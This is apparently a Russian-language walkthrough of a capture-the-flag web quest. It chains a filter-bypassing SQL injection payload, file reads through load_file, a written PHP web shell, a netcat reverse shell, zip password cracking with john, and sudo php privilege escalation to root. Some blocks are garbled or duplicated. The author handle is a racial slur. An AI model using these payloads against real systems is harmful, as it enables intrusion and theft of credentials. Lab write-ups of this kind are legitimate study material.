





Название:	Кибервоин
Категория:	Квесты
Уровень:	Средний
Очки:	1250
Описание:	Мы - небольшая компания занимающаяся апгрейдом старых игр для их дальнейшей продажи. Нас недавно взломали, но мы так и не поняли, через какой вектор. Выясните это, и получите денежное вознаграждение.
Теги:	SQLi, RCE, LPE
Автор:	N1GGA

Прохождение:


Открываем веб-морду




Ничего необычного. Миниатюрный сайт с вкладками для каждой из игр. Попробуем нажать по одной из вкладок



Нас перекинуло на `/?id=1` и выгрузилась информация об игре из базы данных. Пробуем провести SQL-инъекцию



Ну как же тут без фильтров. Обходим их



Мы успешно обошли фильтр пробелов и некоторых слов, чуть поиграв с регистрами букв.


Теперь, используя данный пейлоад, попробуем прочесть файл

/etc/passwd


```
id=-1' / ||/ /1/ /like/ /1/ /UnIon/ /SelEct/**/null,null,load_file(0x2F6574632F706  
173737764) --+
```

Тут мы с помощью функции `load_file` запрашиваем на чтение локальный файл, а внутри скобок у нас лежит закодированное в HEX значение

/etc/passwd




Отлично! Мы можем читать файлы. А записывать? Зазнкодим небольшой php-шелл в `hex`



И попробуем записать в файл `/var/www/html/exp.php`



+-



```
1 \N \N total 3008
2 drwxrwxrwx 3 www-data www-data 4096 May 25 15:17 .
3 drwxr-xr-x 3 root root 4096 Aug 8 2022 ..
4 -rw-rw-rw- 1 www-data www-data 339 May 25 14:02 403.html
5 drwxr-xr-x 7 root root 4096 May 25 14:19 assets
6 -rw-rw-rw- 1 www-data www-data 103 May 25 13:33 db_connect.php
7 -rw-r--r-- 1 mysql mysql 41 May 25 15:17 exp.php
8 -rw-rw-rw- 1 www-data www-data 2822 May 25 13:29 games.sql
9 -rw-rw-rw- 1 www-data www-data 5959 May 25 14:35 index.php
10 -rw-r--r-- 1 mysql mysql 906 May 25 15:16 shell.php
11 -rw-r--r-- 1 mysql mysql 41 May 25 15:17 shell1.php
12 -rw-r--r-- 1 root root 3031410 May 25 14:35 web.zip
13 -rw-r--r-- 1 root root 3031410 May 25 14:35 web1.zip
```

У нас есть RCE! Переключаем на обратную оболочку



```
[C
root@764017-goodsmile:/home/goodsmile/codeby.games/quests/cyberwarrior# nc -nvlp 31337
Listening on 0.0.0.0 31337
Connection received on 87.249.53.167 57340
```

И получаем полноценныйреверс-шелл

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Находим в папке `/var/www/` запароленный архив `message.zip`, скачиваем к себе и извлекаем хэш архива через утилиту `zip2john`. Потом, с помощью `john` брутим этот хэш

```
(root㉿kali)-[~/home/n1gga]
└─# zip2john message.zip > ziphash
ver 2.0 efh 5455 efh 7875 message.zip/message_for_ethan.txt PKZIP Encr: TS_chK, cmplen=77, decmplen=66, crc=B80E1C1E ts=7E68 cs=7e68 type=8
(root㉿kali)-[~/home/n1gga]
└─# cat ziphash
message.zip/message_for_ethan.txt:$pkzip$1*1*2*0*4d*42+b80e1c1e*0*4f*8*4d*7e68*5e3a17bd3fefbc97d9fef4dee117791ccabf26a70dac5d05aa3574bb8e4f551fd5aa0b964aa30997882f9d7
message.zip::message.zip

(root㉿kali)-[~/home/n1gga]
└─# john ziphash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ethan4ever          (message.zip/message_for_ethan.txt)
1g 0:00:00:00 DONE (2023-05-25 15:54) 6.250g/s 3225Kp/s 3225Kc/s fraldas..duduie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root㉿kali)-[~/home/n1gga]
└─#
```

Сбрутили. Теперь распаковываем архив

```
(root㉿kali)-[~/home/n1gga]
└─# john ziphash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ethan4ever          (message.zip/message_for_ethan.txt)
1g 0:00:00:00 DONE (2023-05-25 15:54) 6.250g/s 3225Kp/s 3225Kc/s 3225KC/s fraldas..duduie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root㉿kali)-[~/home/n1gga]
└─# unzip message.zip
Archive: message.zip
[message.zip] message_for_ethan.txt password:
      inflating: message_for_ethan.txt

(root㉿kali)-[~/home/n1gga]
└─# cat message_for_ethan.txt
Hi, Ethan. God job. Keep up the good work :)

c0unt3rt3rr0r1stw1n

(root㉿kali)-[~/home/n1gga]
└─#
```

Находим там пароль от юзера ethan . Логинимся под него через ssh и забираем первую часть флага

```
$ cd /home
$ cd ethan
$ ls
first_part
$ cat first_part
CODEBY{first_part
$ █
```

Выполняем sudo -l и смотрим какие команды мы можем запускать с повышенными привилегиями .

Видим что мы можем запустить php от sudo . Воспользуемся этим, чтобы получить оставшуюся часть флага

```
$ whoami
ethan
$ cat test.php
<?php echo system('whoami'); ?>
$ sudo php test.php
root
root$ ls -lN total 3008 drwxrwxrwx 3 www-data www-data 4
$ ls -lN total 3008 drwxrwxrwx 3 www-data www-data 4
exploit.php test.php
$ cat exploit.php
<?php echo system('cat /root/last_part'); ?>
$ 
$ sudo php exploit.php
_and_last_part}
_and_last_part}$
```

БИНГО!